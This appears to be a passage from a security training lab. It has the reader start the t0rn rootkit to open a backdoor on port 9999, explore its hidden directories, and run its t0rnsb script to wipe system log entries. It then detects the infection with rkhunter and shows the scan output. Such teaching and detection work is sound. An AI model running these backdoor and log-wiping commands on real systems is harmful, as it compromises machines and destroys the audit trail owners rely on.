8. Initiate the t0rn kit to listen on port 9999 by typing the command below followed by pressing Enter.

```
root@Kali-Attacker:/home/malware/tk# ./t0rn vuln 9999
```




Notice the output from the rootkit signaling that a backdoor has been created on the system.

9. Leave the terminal shell open to complete the next task.

## 2.2 Assessing the Damage of a Rootkit

1. While engaged in the terminal shell, change to a hidden directory created by the t0rn kit.

```
root@Kali-Attacker:/home/malware/tk# cd /usr/src/.puta
```

2. Attempt to use the `ls` command. Notice that the bin directory for that command has been stripped and cannot be used.

```
root@Kali-Attacker:/usr/src/.puta# ls
bash: /bin/ls: No such file or directory
root@Kali-Attacker:/usr/src/.puta#
```

3. As an attacker, we may decide to clean out the logs on the system using a simple script. Run the t0rnsb script to attempt to do so.

```
root@Kali-Attacker:/usr/src/.puta# ./t0rnsb root
```

This script deletes lines that match specific string information from the system logs.

```
root@Kali-Attacker:/usr/src/.puta# ./t0rnsb root
* sauber by socked [07.27.97]
*
* Cleaning logs.. This may take a bit depending on the size of the logs.
./t0rnsb: line 34: /bin/ls: No such file or directory
syslogd: no process found
* Alles sauber mein Meister !'Q%&@
root@Kali-Attacker:/usr/src/.puta#
```

The t0rnsb script deletes lines that match specific string information from the system logs.

4. Another hidden directory created by the rootkit can be found here: /usr/info/.t0rn. Switch to this directory in the terminal shell.

```
root@Kali-Attacker:/usr/src/.puta# cd /usr/info/.t0rn
```

```
root@Kali-Attacker:/usr/src/.puta# cd /usr/info/.t0rn
root@Kali-Attacker:/usr/info/.t0rn#
```

5. Leave the terminal shell open for the next task.

## 2.3 Detecting Rootkits with rkhunter

1. Before initiating the rkhunter (rootkit hunter) application, type the command below to view the available options.

```
root@Kali-Attacker:/usr/info/.t0rn# rkhunter -h
```

```
root@Kali-Attacker:/usr/info/.t0rn# rkhunter -h

Usage: rkhunter {--check | --unlock | --update | --versioncheck |
                 --propupd [{filename | directory | package name},...] |
                 --list [{tests | {lang | languages} | rootkits | perl | propfil
es}] |
                 --config-check | --version | --help} [options]

Current options are:
         --append-log                 Append to the logfile, do not overwrite
         --bindir <directory>...      Use the specified command directories
     -c, --check                      Check the local system
     -C, --config-check               Check the configuration file(s), then exi
t
  --cs2, --color-set2                 Use the second color set for output
```

2. Run the rkhunter application to initiate a scan for rootkits, backdoors, and possible exploits. Enter the command below and press Enter.

```
root@Kali-Attacker:/usr/info/.t0rn# rkhunter --check
```

```
root@Kali-Attacker:/usr/info/.t0rn# rkhunter --check
[ Rootkit Hunter version 1.4.0 ]

Checking system commands...

  Performing 'strings' command checks
    Checking 'strings' command                               [ OK ]

  Performing 'shared libraries' checks
    Checking for preloading variables                        [ None found ]
    Checking for preloaded libraries                         [ None found ]
    Checking LD_LIBRARY_PATH variable                        [ Not found ]

  Performing file properties checks
    Checking for prerequisites                               [ OK ]
    /usr/sbin/adduser                                        [ OK ]
    /usr/sbin/chroot                                         [ OK ]
    /usr/sbin/cron                                           [ OK ]
    /usr/sbin/groupadd                                       [ OK ]
    /usr/sbin/groupdel                                       [ OK ]
    /usr/sbin/groupmod                                       [ OK ]
    /usr/sbin/grpck                                          [ OK ]
    /usr/sbin/nologin                                        [ OK ]
```

3. When prompted to press Enter, notice that rkhunter has just finished performing a property check on all core system commands. When prompted, press the Enter key to continue.

```
    /bin/login                                              [ Warning ]
    /bin/ls                                                 [ Warning ]
    /bin/lsmod                                              [ OK ]
    /bin/mktemp                                             [ OK ]
    /bin/more                                               [ OK ]
    /bin/mount                                              [ OK ]
    /bin/mv                                                 [ OK ]
    /bin/netstat                                            [ Warning ]
    /bin/ping                                               [ OK ]
    /bin/ps                                                 [ Warning ]
    /bin/pwd                                                [ OK ]
    /bin/readlink                                           [ OK ]
    /bin/sed                                                [ OK ]
    /bin/sh                                                 [ OK ]
    /bin/su                                                 [ OK ]
    /bin/touch                                              [ OK ]
    /bin/uname                                              [ OK ]
    /bin/which                                              [ OK ]
    /bin/kmod                                               [ OK ]
    /bin/dash                                               [ OK ]

[Press <ENTER> to continue]
```

Notice the Warning message for the ls, login, netstat, and ps commands along with a few others.

4. When prompted to press Enter, notice that rkhunter has just finished performing a check for various rootkits. Press Enter to continue.

```
    SHV4 Rootkit                                            [ Not found ]
    SHV5 Rootkit                                            [ Not found ]
    Sin Rootkit                                             [ Not found ]
    Slapper Worm                                            [ Not found ]
    Sneakin Rootkit                                         [ Not found ]
    'Spanish' Rootkit                                       [ Not found ]
    Suckit Rootkit                                          [ Not found ]
    Superkit Rootkit                                        [ Not found ]
    TBD (Telnet BackDoor)                                   [ Not found ]
    TeLeKiT Rootkit                                         [ Not found ]
    T0rn Rootkit                                            [ Warning ]
    trNkit Rootkit                                          [ Not found ]
    Trojanit Kit                                            [ Not found ]
    Tuxtendo Rootkit                                        [ Not found ]
    URK Rootkit                                             [ Not found ]
    Vampire Rootkit                                         [ Not found ]
    VcKit Rootkit                                           [ Not found ]
    Volc Rootkit                                            [ Not found ]
    Xzibit Rootkit                                          [ Not found ]
    zaRwT.KiT Rootkit                                       [ Not found ]
    ZK Rootkit                                              [ Not found ]

[Press <ENTER> to continue]
```

Notice the Warning message for T0rn Rootkit.

5. Notice that rkhunter has just finished performing additional rootkit checks. Press Enter to continue.

```
  Performing additional rootkit checks
    Suckit Rookit additional checks                          [ OK ]
    Checking for possible rootkit files and directories      [ None found ]
    Checking for possible rootkit strings                    [ Warning ]

  Performing malware checks
    Checking running processes for suspicious files          [ None found ]
    Checking for login backdoors                             [ None found ]
    Checking for suspicious directories                      [ None found ]
    Checking for sniffer log files                           [ None found ]
  Performing trojan specific checks
    Checking for enabled inetd services                      [ OK ]
    Checking for Apache backdoor                             [ Not found ]

  Performing Linux specific checks
    Checking loaded kernel modules                           [ OK ]
    Checking kernel module names                             [ Skipped ]

[Press <ENTER> to continue]
```

6. When prompted to press Enter, notice that rkhunter has just finished performing checks on network interfaces, password files, and various SSH files. Press Enter to continue.

```
    Checking for passwd file                                 [ Found ]
    Checking for root equivalent (UID 0) accounts            [ None found ]
    Checking for passwordless accounts                       [ None found ]
    Checking for passwd file changes                         [ None found ]
    Checking for group file changes                          [ None found ]
    Checking root account shell history files                [ OK ]

  Performing system configuration file checks
    Checking for SSH configuration file                      [ Found ]
    Checking if SSH root access is allowed                   [ Warning ]
    Checking if SSH protocol v1 is allowed                   [ Not allowed ]
/usr/bin/rkhunter: 1: /usr/bin/rkhunter: /bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/rkhunter: /bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/rkhunter: /bin/ps: not found
    Checking for running syslog daemon                       [ Warning ]
    Checking for syslog configuration file                   [ Found ]
    Checking if syslog remote logging is allowed             [ Not allowed ]

  Performing filesystem checks
    Checking /dev for suspicious file types                  [ None found ]
    Checking for hidden files and directories                [ None found ]

[Press <ENTER> to continue]
```

7. Once the rkhunter completes its scan, a summary report is displayed. Review the output.

```
System checks summary
=====================

File properties checks...
    Files checked: 138
    Suspect files: 10

Rootkit checks...
    Rootkits checked : 309
    Possible rootkits: 2
    Rootkit names    : T0rn Rootkit, Backdoor shell installed (SSH)

Applications checks...
    All checks skipped

The system checks took: 89 minutes and 3 seconds

All results have been written to the log file (/var/log/rkhunter.log)

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

root@Kali-Attacker:/usr/info/.t0rn#
```

8. The lab is now complete; you may end the reservation.